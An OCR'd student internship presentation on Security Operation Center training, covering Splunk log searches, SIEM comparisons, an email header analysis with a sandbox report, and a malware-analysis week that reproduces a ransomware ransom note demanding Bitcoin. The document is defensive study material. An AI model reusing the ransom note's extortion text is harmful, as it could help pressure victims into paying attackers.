Ganpat University
|| विद्या समाजोत्कर्षः ||

Institute of Computer Technology

National Assessment and Accreditation Council
NAAC
A
Grade
Accredited University

Industry Project Presentation on Security Operation Center (SOC) at Heritage Cyberworld LLP

By

Vraj Patel (20162171034)


Institute of Computer Technology, Ganpat University

Date: 09-05-2024

Table of Contents


Week 1

- Basics of Computer Networks
- Practical on Cisco Packet Tracer
- Practical on Wireshark



Week 2

- Certified course of EC-Council
- Certified course of Splunk



EC-Council

CERTIFICATE OF ACHIEVEMENT

This is to certify that

Vraj


Has attended and successfully completed the course

Network Defense Essentials (NDE)

Certificate number
284489

Jay Bavisi
President

Date
11th Jan 2024



splunk>

Certificate of Completion
to certify that


Vraj Patel

has successfully completed
Getting Data Into Splunk (eLearning)

16-JAN-2024
1 Credit Hours

Week 3

- Practical on Splunk
- Analyzing Logs on Splunk




New Search

```
sourcetype="Firewall logs" | stats count by Src_ip
```

✓ 82,974 events

No Event Sampling



Src_ip

24 Values, 99.999% of events

Selected Yes No

Reports


Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
84.252.143.78	33,696	40.611%
178.159.37.10	21,546	25.967%
198.51.100.75	3,082	3.714%
172.16.0.15	3,078	3.71%
172.16.0.5	3,078	3.71%
198.51.100.45	3,078	3.71%
198.51.100.60	3,078	3.71%
203.0.113.80	3,078	3.71%
203.0.113.90	3,078	3.71%
84.252.143.780	3,078	3.71%


Week 3

- Use cases of SIEM
- Presentation on Incident Response – Vraj



CONTENT

- ABOUT
- TOP 10 FEATURES OF IBM QRADAR
- DEPLOYMENT OPTIONS
- COMPLIANCE
- SYSTEM REQUIREMENTS
- USE CASES
- PRICE COMPARISION WITH OTHER SIEM TOOLS
- DEMO




PRICE COMPARISION WITH OTHER SIEM TOOLS


IBM QRADAR	SPLUNK
QRadar which is priced based on the events per second.	Splunk is priced based on the amount of data ingested on daily basis or the number of Splunk Virtual Compute (SVCs) units consumed (Workload Pricing), which can be more expensive than **QRadar**
$740-$1050 per month for 500 employees in organization(Software Based) $2300-$3100 per month for 500 employees in organization(SaaS)	Pricing starts at $150 per ingested GB of data per month.

Week 4

- Digital forensics
- Email logs & Header Analysis
- Firewall Logs
- DDoS Logs


What are the top 5 cloud security risks this year_ - Notepad
File Edit Format View Help
Ln 609, Col 9
100%
Windows (CRLF)
UTF-8
Type here to search
10:14 AM
1/23/2024

```
Received: from PN2P287MB0456.INDP287.PROD.OUTLOOK.COM (2603:1096:c01:119::10)
 by PN2P287MB1229.INDP287.PROD.OUTLOOK.COM with HTTPS; Thu, 18 Jan 2024
 19:12:09 +0000
Received: from BMXPR01CA0077.INDPRD01.PROD.OUTLOOK.COM (2603:1096:b00:54::17)
 by PN2P287MB0456.INDP287.PROD.OUTLOOK.COM (2603:1096:c01:119::10) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7202.24; Thu, 18 Jan
 2024 19:12:07 +0000
Received: from BMXIND01FT020.eop-IND01.prod.protection.outlook.com
 (2603:1096:b00:54:cafe::6e) by BMXPR01CA0077.outlook.office365.com
 (2603:1096:b00:54::17) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7202.24 via Frontend
 Transport; Thu, 18 Jan 2024 19:12:07 +0000
Authentication-Results: spf=pass (sender IP is 192.28.152.140)
 smtp.mailfrom=potomac1050.mktomail.com; dkim=pass (signature was verified)
 header.d=orca.security;dmarc=pass action=none
 header.from=orca.security;compauth=pass reason=100
Received-SPF: Pass (protection.outlook.com: domain of potomac1050.mktomail.com
 designates 192.28.152.140 as permitted sender)
 receiver=protection.outlook.com; client-ip=192.28.152.140;
 helo=potomac2140.mktomail.com; pr=C
Received: from potomac2140.mktomail.com (192.28.152.140) by
 BMXIND01FT020.mail.protection.outlook.com (10.13.170.71) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.20.7181.32 via Frontend Transport; Thu, 18 Jan 2024 19:12:05 +0000
X-MSFBL: ft+ziVzFQRco5xUO2kX4dQZSMETD43VuITTHuMqxhG4=|eyJnIjoiYmctYWItMDE
        iLCJyIjoidmlqYXkubUBoZXJpdGFnZWN5YmVyd29ybGQuY29tIiwidSI6Ijc5Ni1
        QQlctNTU5OjA6MTk3Nzo4ODU0OjI2NzExOjE1NjQ6OToxNjc3OjE0MDc0MTciLCJ
        iIjoiZHZwLTE5Mi0yOC0xNTItMTQwIn0=
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/relaxed; t=1705605124;
        s=m1; d=orca.security; i=@orca.security;
        h=Content-Type:MIME-Version:Subject:To:From:Date;
        bh=OAXcZreJSqBmT2LqPBEZ5xCvN/Z0oOIqQ+QpXk3DVV4=;
        b=Yfp3tSHBEoiHGewc2lLHG+Xzy5znQvTvA2I0PSVmLE9nF350U0v5JtDnE2wxr9mC
        MS5JF0WF4cTXG/aTF7pvvg/Tm8yqLsB01Weh1wTdMbX3akpDFPmwUUjkBfa6tlNUjM9
        hRzibYTP7gysJNSDWTNMbvaoAD43kYf9f1m75aPg=
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/relaxed; t=1705605124;
        s=m1; d=mktomail.com; i=@mktomail.com;
        h=Content-Type:MIME-Version:Subject:To:From:Date;
        bh=OAXcZreJSqBmT2LqPBEZ5xCvN/Z0oOIqQ+QpXk3DVV4=;
        b=MONXRKsZGSTXKqoi6vAW0xeXE/EGMW/Me5gg8kEVT9PG1vnJCFuLZHMM0R46oKhh
        diR/3FtXKTPA9wPHC9s0TNZbQnm3rXtu7Qz/6V8gngPVdiGk1OQVRNa6dNNq/9H+h1x
        opHb5bchWo60TZIOyoRv5EBo944hdEIkC0wh106Y=
Date: Thu, 18 Jan 2024 13:12:04 -0600 (CST)
From: Orca Security <info@orca.security>
Reply-To: info@orca.security
To: vijay.m@heritagecyberworld.com
Message-ID: <169152524.92038150.1705605124101@abmktmail-batch1f.marketo.org>
Subject: What are the top 5 cloud security risks this year?
Content-Type: multipart/alternative;
        boundary="----=_Part_92038149_2061801658.1705605124100"
X-Binding: bg-ab-01
X-MarketoID: 796-PBW-559:0:1977:8854:26711:1564:9:1677:1407417
```



General Info


File name:	What are the top 5 cloud security risks this year_.eml
Full analysis:	https://app.any.run/tasks/3c86f1d0-3e33-4472-9f80-76282ae346ee
Verdict:	No threats detected
Analysis date:	January 23, 2024 at 11:45:18
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Indicators:	
MIME:	message/rfc822
File info:	RFC 822 mail, ASCII text, with very long lines, with CRLF line terminators
MD5:	400485FEE08D17FF4DFA6A6F567FF476
SHA1:	6492AA70CE8282147994C565C8B7FE8A77B66D89
SHA256:	E444A573DC8EF3FCA6C633CB17BFD85AA9C100FDDEDF3E86B8A340DB52060C42
SSDEEP:	384:hoyr1OyUOasPlrUOQE0YUMaxcWg4uGlb9mm+wRh5lKPomZ:xdQbQuUMsg41Py

ANY.RUN is an interactive service which provides full access to the guest system. Information in this report could be distorted by user actions and is provided for user acknowledgement as it is. ANY.RUN does not guarantee maliciousness or safety of the content.

Software environment set and analysis options

Week 5

- Malware Analysis



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

